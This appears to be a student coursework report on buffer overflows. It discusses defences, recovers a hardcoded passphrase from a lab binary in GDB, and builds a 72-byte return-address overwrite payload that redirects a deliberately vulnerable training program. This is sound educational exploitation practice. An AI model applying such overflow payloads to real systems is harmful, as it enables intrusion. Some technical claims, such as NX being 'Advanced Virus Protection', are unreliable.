5655691 CSAO CW1

Task 1: Buffer Overflow and Defence Mechanisms [20 Marks]


Q1. Discuss the argument that x86_64 systems offer greater challenges to attackers attempting stack-based buffer overflows compared to x86 systems. Illustrate your discussion with an example.

x86_64 is a 64-bit extension of x86 and supports greater virtual and physical memory. It also expands the number of general-purpose registers. The x86_64 CPU platform has new features to protect against buffer overflows that x86 does not, known as No Execute (NX) or Advanced Virus Protection (AVP). NX allows the OS to mark certain memory pages as non-executable as the name implies, and so even if the attacker were to inject malicious code such as shellcode into the memory it would not be executed if it's located in these marked pages. In addition, it uses the ELF64 SystemV, which specifies that function call parameters are passed within registers as opposed to the stack, preventing exploits that manipulate the stack layout to execute exploits. This prevents techniques that worked on the newer x86 CPUs at the time (2005) in which exploits could bypass the PaX protection scheme in certain cases. [1]


Q2. Identify the different techniques and mechanisms modern computer systems use to defend against buffer overflow attacks. Provide examples of how these techniques work together.

One mechanism that modern computer systems use is the implementation of Stack Canaries, which are a secret value placed on the stack which changes every time the program is started. Before a function is returned it checks the stack canary and will exit the program if modified [2]. Another technique is Address Space Layout Randomisation (ASLR) which makes it hard for attackers to find where critical parts of the program are in the memory, which slows down buffer overflow attacks as they need to find the specific location [3]. As mentioned in Q1, NX will also prevent injected code from executing if it is located in the non-executable memory pages. Together, stack canaries and ASLR are used for randomisation which makes it hard for attackers to exploit as they would need to find them in each new instance, and since stack canaries close the program if its modified, it resets all progress against ASLR. Used together with NX, it creates layers of protection which means that exploits would require multi-stage attacks to bypass all the security implementations in place, which would create greater difficulty for the attackers to exploit the system.

Task 2: Examining a Binary File with GBD [30 Marks]



By using the “Info functions” command to show the list of functions in the file, we can see that “_start” is a good place to begin checking for functions related to the password.



In order to run the file, the permissions must be changed to be executable as program.

```
gdb-peda$ disassemble _start
Dump of assembler code for function _start:
   0x0000000000001100 <+0>:     endbr64
   0x0000000000001104 <+4>:     xor    ebp,ebp
   0x0000000000001106 <+6>:     mov    r9,rdx
   0x0000000000001109 <+9>:     pop    rsi
   0x000000000000110a <+10>:    mov    rdx,rsp
   0x000000000000110d <+13>:    and    rsp,0xfffffffffffffff0
   0x0000000000001111 <+17>:    push   rax
   0x0000000000001112 <+18>:    push   rsp
   0x0000000000001113 <+19>:    lea    r8,[rip+0x296]        # 0x13b0 <__libc_csu_fini>
   0x000000000000111a <+26>:    lea    rcx,[rip+0x21f]        # 0x1340 <__libc_csu_init>
   0x0000000000001121 <+33>:    lea    rdi,[rip+0x1a8]        # 0x12d0 <main>
   0x0000000000001128 <+40>:    call   QWORD PTR [rip+0x2eb2]        # 0x3fe0
   0x000000000000112e <+46>:    hlt
End of assembler dump.
gdb-peda$
```

After disassembling the “_start” function, we can see the “0x12d0 <main>” comment is mentioned, next to LEA (Load Effective Address) RDI, which is suggesting that running “_start” will load the address of “main”.

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000000012d0 <+0>:     endbr64
   0x00000000000012d4 <+4>:     push   rbp
   0x00000000000012d5 <+5>:     mov    rbp,rsp
   0x00000000000012d8 <+8>:     sub    rsp,0x70
   0x00000000000012dc <+12>:    mov    rax,QWORD PTR fs:0x28
   0x00000000000012e5 <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000000012e9 <+25>:    xor    eax,eax
   0x00000000000012eb <+27>:    lea    rdi,[rip+0xd81]        # 0x2073
   0x00000000000012f2 <+34>:    mov    eax,0x0
   0x00000000000012f7 <+39>:    call   0x10d0 <printf@plt>
   0x00000000000012fc <+44>:    lea    rax,[rbp-0x70]
   0x0000000000001300 <+48>:    mov    rsi,rax
   0x0000000000001303 <+51>:    lea    rdi,[rip+0xd80]        # 0x208a
   0x000000000000130a <+58>:    mov    eax,0x0
   0x000000000000130f <+63>:    call   0x10f0 <__isoc99_scanf@plt>
   0x0000000000001314 <+68>:    lea    rax,[rbp-0x70]
   0x0000000000001318 <+72>:    mov    rdi,rax
   0x000000000000131b <+75>:    call   0x11e9 <check_passphrase>
   0x0000000000001320 <+80>:    mov    eax,0x0
   0x0000000000001325 <+85>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000001329 <+89>:    xor    rdx,QWORD PTR fs:0x28
   0x0000000000001332 <+98>:    je     0x1339 <main+105>
   0x0000000000001334 <+100>:   call   0x10c0 <__stack_chk_fail@plt>
   0x0000000000001339 <+105>:   leave
   0x000000000000133a <+106>:   ret
--Type <RET> for more, q to quit, c to continue without paging--c
End of assembler dump.
```

Disassembling main will show more functions, including “<printf@plt>”, “<__isoc99_scanf@plt”, “<check_passphrase>”, “<main+105>” and “<__stack_chk_fail@plt>”. Since “plt” means “Procedure Linkage Table”, it is calling the functions from elsewhere, so we should analyse “<check_passphrase>” .

```
gdb-peda$ delete
gdb-peda$ break check_passphrease
Function "check_passphrease" not defined.
gdb-peda$ break check_passphrase
Breakpoint 5 at 0x5555555551f9: file Binary.c, line 4.
gdb-peda$ run
Starting program: /home/ubuntu/Binary_Task2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the passphrase: gjitrnliugi

[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdc10 ("gjitrnliugi")
RBX: 0x7fffffffdda8 --> 0x7fffffffe116 ("/home/ubuntu/Binary_Task2")
RCX: 0x0
RDX: 0x0
RSI: 0xa ('\n')
RDI: 0x7fffffffdc10 ("gjitrnliugi")
RBP: 0x7fffffffdc00 --> 0x7fffffffdc80 --> 0x7fffffffdd20 --> 0x7fffffffdd80 --> 0x0
RSP: 0x7fffffffdbd0 --> 0xc ('\x0c')
RIP: 0x5555555551f9 (<check_passphrase+16>:     mov    rax,QWORD PTR fs:0x28)
R8 : 0xa ('\n')
R9 : 0x63 ('c')
R10: 0xffffffffffffff88
R11: 0x7ffff7f9e8e0 --> 0xfbad2288
R12: 0x1
R13: 0x0
R14: 0x0
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2e0 --> 0x555555554000 --> 0x10102464c457f
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

Creating a breakpoint at “check_passphrase” will allow you to run it from that function, and we can see that we are able to attempt to enter the passphrase. Since it has not come up with the correct message it is clearly the wrong password.

```
gdb-peda$ disassemble check_passphrase
Dump of assembler code for function check_passphrase:
   0x00000000000011e9 <+0>:     endbr64
   0x00000000000011ed <+4>:     push   rbp
   0x00000000000011ee <+5>:     mov    rbp,rsp
   0x00000000000011f1 <+8>:     sub    rsp,0x30
   0x00000000000011f5 <+12>:    mov    QWORD PTR [rbp-0x28],rdi
   0x00000000000011f9 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000001202 <+25>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001206 <+29>:    xor    eax,eax
   0x0000000000001208 <+31>:    movabs rax,0x3534323635383735
   0x0000000000001212 <+41>:    mov    QWORD PTR [rbp-0x13],rax
   0x0000000000001216 <+45>:    mov    WORD PTR [rbp-0xb],0x3238
   0x000000000000121c <+51>:    mov    BYTE PTR [rbp-0x9],0x0
   0x0000000000001220 <+55>:    lea    rdx,[rbp-0x13]
   0x0000000000001224 <+59>:    mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000001228 <+63>:    mov    rsi,rdx
   0x000000000000122b <+66>:    mov    rdi,rax
   0x000000000000122e <+69>:    call   0x10e0 <strcmp@plt>
   0x0000000000001233 <+74>:    test   eax,eax
   0x0000000000001235 <+76>:    jne    0x128f <check_passphrase+166>
   0x0000000000001237 <+78>:    mov    edi,0xa
   0x000000000000123c <+83>:    call   0x10a0 <putchar@plt>
   0x0000000000001241 <+88>:    lea    rdi,[rip+0xdc0]        # 0x2008
   0x0000000000001248 <+95>:    call   0x10b0 <puts@plt>
   0x000000000000124d <+100>:   mov    edi,0xa
   0x0000000000001252 <+105>:   call   0x10a0 <putchar@plt>
--Type <RET> for more, q to quit, c to continue without paging--q
```

By disassembling "check_passphrase", we can see that in line 31 our input is moved into RAX, moved into RDI in like 66. We can see "strcmp@plt" is called, which will compare the values in RSI and RDI, and since we already know the user input is in RDI, the passcode must be in RSI. We should check "puts" and "putchar" next to check the registers, as they are shown when ran such as when running "check_passphrase".

```
gdb-peda$ delete


gdb-peda$ break puts

Breakpoint 7 at 0x7ffff7c87bd0: file ./libio/ioputs.c, line 33.
gdb-peda$ run


Starting program: /home/csc/Binary_Task2 puts
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the passphrase: goinththsrns


[----------------------------------registers-----------------------------------]
RAX: 0xa ('\n')
RBX: 0x7fffffffdf18 --> 0x7fffffffe25a ("/home/csc/Binary_Task2")
RCX: 0x7ffff7d1c574 (<__GI___libc_write+20>:    cmp    rax,0xfffffffffffff000)
RDX: 0x0
RSI: 0x5555555592a0 ("\nnter the passphrase: ")
RDI: 0x555555556058 ("Access Denied, try again!!")
```

We use "delete" to remove the previous breakpoint made and create one at "puts" to run it and check the register. Since we are interested in RSI, this is not the correct function.



After deleting previous breakpoints, creating a new one and running “putchar”, we can see that there is now a value in RSI, “5785624582”.



After deleting previous breakpoints and running the whole program, entering the value found in RSI will print “Access Granted”, meaning that the password has been found.

Solution:

Since I was able to find the code in the logs that displayed the register after I had typed in the wrong password, the solution to this would be to use anti-debugging techniques such as stripping the debug information when compiling the program. This would make it harder for the attacker to navigate through the code to find the required information. In addition, techniques such as memory breakpoints can be used to monitor if specific memory regions have been accessed by the attacker, and can push the address of an executable buffer, that contains one byte 0xC3 which stands for RET instruction, to the stack if a debugger is present. RET pops the return address from the stack and returns to the calling function [4].

Task 3: Exploit a Buffer Overflow [40 Marks]

- Can you overflow the buffer of this binary file?

```
To make this setting permanent, add 'set
(No debugging symbols found in ./Binary_
gdb-peda$ checksec
Warning: 'set logging off', an alias for
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for
Use 'set logging enabled on'.

CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

By using "checksec" to check the security functions of the binary code, we can see that they are mostly disabled, and RELRO is partial which means that only some sections are read-only.


```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401070  strcpy@plt
0x0000000000401080  puts@plt
0x0000000000401090  printf@plt
0x00000000004010a0  exit@plt
0x00000000004010b0  _start
0x00000000004010e0  _dl_relocate_static_pie
0x00000000004010f0  deregister_tm_clones
0x0000000000401120  register_tm_clones
0x0000000000401160  __do_global_dtors_aux
0x0000000000401190  frame_dummy
0x0000000000401196  shell
0x00000000004011b7  vulnerable
0x00000000004011f8  main
0x0000000000401274  _fini
```

- Find the proper length of the user input where RIP overwrite is occurring.



We use “pattern create” as the aim is to overflow past the important registers like return address in order to find where the offset is. After creating a 200 bytes pattern and running it, we can see a segmentation fault, which means that we have ran past these registers.



We can use this to find the RSP offset and size, in which case the size will be 128 bytes. We use RSP as this is the top of the stack which will generally contain the return address, and therefore where RIP overwrite will occur.

```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffdd20:
 rip = 0x4011f7 in vulnerable; saved rip = 0x4134414165414149
 called by frame at 0x7fffffffdd28
 Arglist at 0x4141334141644141, args:
 Locals at 0x4141334141644141, Previous frame's sp is 0x7fffffffdd20
 Saved registers:
  rbp at 0x7fffffffdd10, rip at 0x7fffffffdd18
gdb-peda$ pattern offset 0x4134414165414149
4698452060381725001 found at offset: 72
gdb-peda$
```

Alternative check to find the offset at which the overwrite will occur.

```
gdb-peda$ run $(python3 -c 'print("A"*72 + "B"*6)')
Starting program: /home/csc/Binary_Task3 $(python3 -c 'print("A"*72 + "B"*6)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
RAX: 0x5c ('\\')
RBX: 0x7fffffffded8 --> 0x7fffffffe211 ("/home/csc/Binary_Task3")
RCX: 0x0
RDX: 0x0
RSI: 0x4052a0 ("You entered: ", 'A' <repeats 72 times>, "BBBBBB\nBBBB\n")
RDI: 0x7fffffffdb60 --> 0x7fffffffdb90 ("You entered: ", 'A' <repeats 72 times>, "BBBBBB\nAAAA")
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdda0 --> 0x7fffffffded8 --> 0x7fffffffe211 ("/home/csc/Binary_Task3")
RIP: 0x424242424242 ('BBBBBB')
R8 : 0x4052bc ('A' <repeats 57 times>, "BBBBBB\nBBBB\n")
R9 : 0x7ffff7da4500 (<__memcpy_ssse3+320>:      movaps xmm1,XMMWORD PTR [rsi+0x10])
R10: 0xffffffff
R11: 0x202
R12: 0x2
R13: 0x0
R14: 0x403e18 --> 0x401160 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2e0 --> 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x424242424242
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdda0 --> 0x7fffffffded8 --> 0x7fffffffe211 ("/home/csc/Binary_Task3")
0008| 0x7fffffffdda8 --> 0x2ffffded8
0016| 0x7fffffffddb0 --> 0x7fffffffde50 --> 0x7fffffffdeb0 --> 0x0
```

By printing characters with “A”*72 and “B”*6, we can check if we can successfully overflow the buffer, in which case we can see we have changed the RIP to “BBBBBB”.

- Explain how you execute the shellcode (dead code) in the program by taking advantage of this buffer overflow vulnerability.

```
gdb-peda$ disass shell
Dump of assembler code for function shell:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   rbp
   0x000000000040119b <+5>:     mov    rbp,rsp
   0x000000000040119e <+8>:     lea    rax,[rip+0xe63]        # 0x402008
   0x00000000004011a5 <+15>:    mov    rdi,rax
   0x00000000004011a8 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011ad <+23>:    mov    edi,0x0
   0x00000000004011b2 <+28>:    call   0x4010a0 <exit@plt>
End of assembler dump.
```

Disassembling the shell allows us to find the address of where the “endbr64” instruction is so we can use it to start with the shellcode.

```
 GNU nano 7.2                                                python_script.py *
import sys
padding = "A"*72
address = sys.argv[1]
exploit = padding + address
file = open("payload.txt", "w")
file.write(exploit)
file.close
```

Creating a python script using the offset found previously for the RIP overwrite for the padding will ensure that the exploit is executed into the correct place, and "file=open("payload.txt", "w") is creating the payload file with "w" (write).

```
csc@Ubuntu-24:~$ nano python_script.py
csc@Ubuntu-24:~$ python3 python_script.py "\x96\x11\x40\x00\x00\x00"
```

We then running the script in the base terminal, using the address for "endbr64", but arranging it due to Endianness which means we need to reverse the order of the bytes when executing the script as it is little Endian.

```
csc@Ubuntu-24:~$ python3 python_script.py "\x96\x11\x40\x00\x00\x00"
csc@Ubuntu-24:~$ ls
Binary_Task3  Documents  Music        peda                          Pictures  python_script.py  Templates
Desktop       Downloads  payload.txt  peda-session-Binary_Task3.txt Public    snap              Videos
csc@Ubuntu-24:~$
```

As seen, "payload.txt" has been created.

```
gdb-peda$ disass shell
Dump of assembler code for function shell:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   rbp
   0x000000000040119b <+5>:     mov    rbp,rsp
   0x000000000040119e <+8>:     lea    rax,[rip+0xe63]        # 0x402008
   0x00000000004011a5 <+15>:    mov    rdi,rax
   0x00000000004011a8 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011ad <+23>:    mov    edi,0x0
   0x00000000004011b2 <+28>:    call   0x4010a0 <exit@plt>
End of assembler dump.
gdb-peda$ run $(echo -n -e $(cat payload.txt))
Starting program: /home/csc/Binary_Task3 $(echo -n -e $(cat payload.txt))
/bin/bash: line 1: warning: command substitution: ignored null byte in input
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: AAAA
```

- Propose and justify an alternative solution to mitigate the weaknesses in the program implementation.

Since NX, stack canary and ASLR have already been mentioned, an alternative solution would be to use Control Flow Integrity (CFI). At runtime, CFI monitors the execution of a program, checking that the control flow is in line with the Control Flow Graph, which defines the path the program can take during execution, created beforehand. If it strays away from the graph, it can block the execution. This is useful against the execution of injected shellcode as it would deviate from the path defined and terminates the program or prevents the execution [5].

References

[1] Krahmer, S. (2005). *N O -N X x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique*. [online] Available at: https://trailofbits.github.io/ctf/exploits/references/no-nx.pdf.

[2] ctf101.org. (n.d.). *Stack Canaries - CTF 101*. [online] Available at: https://ctf101.org/binary-exploitation/stack-canaries/.

[3] IBM (2021). *Address space layout randomization*. [online] www.ibm.com. Available at: https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization.

[4] https://anti-debug.checkpoint.com/about (2023). *Anti-Debug: Process Memory*. [online] Anti-Debug Tricks. Available at: https://anti-debug.checkpoint.com/techniques/process-memory.html#memory-breakpoints.

[5] Abadi, M., Budiu, M., Erlingsson, Ú. and Ligatti, J. (2009). Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security*, 13(1), pp.1–40. doi: https://doi.org/10.1145/1609956.1609960.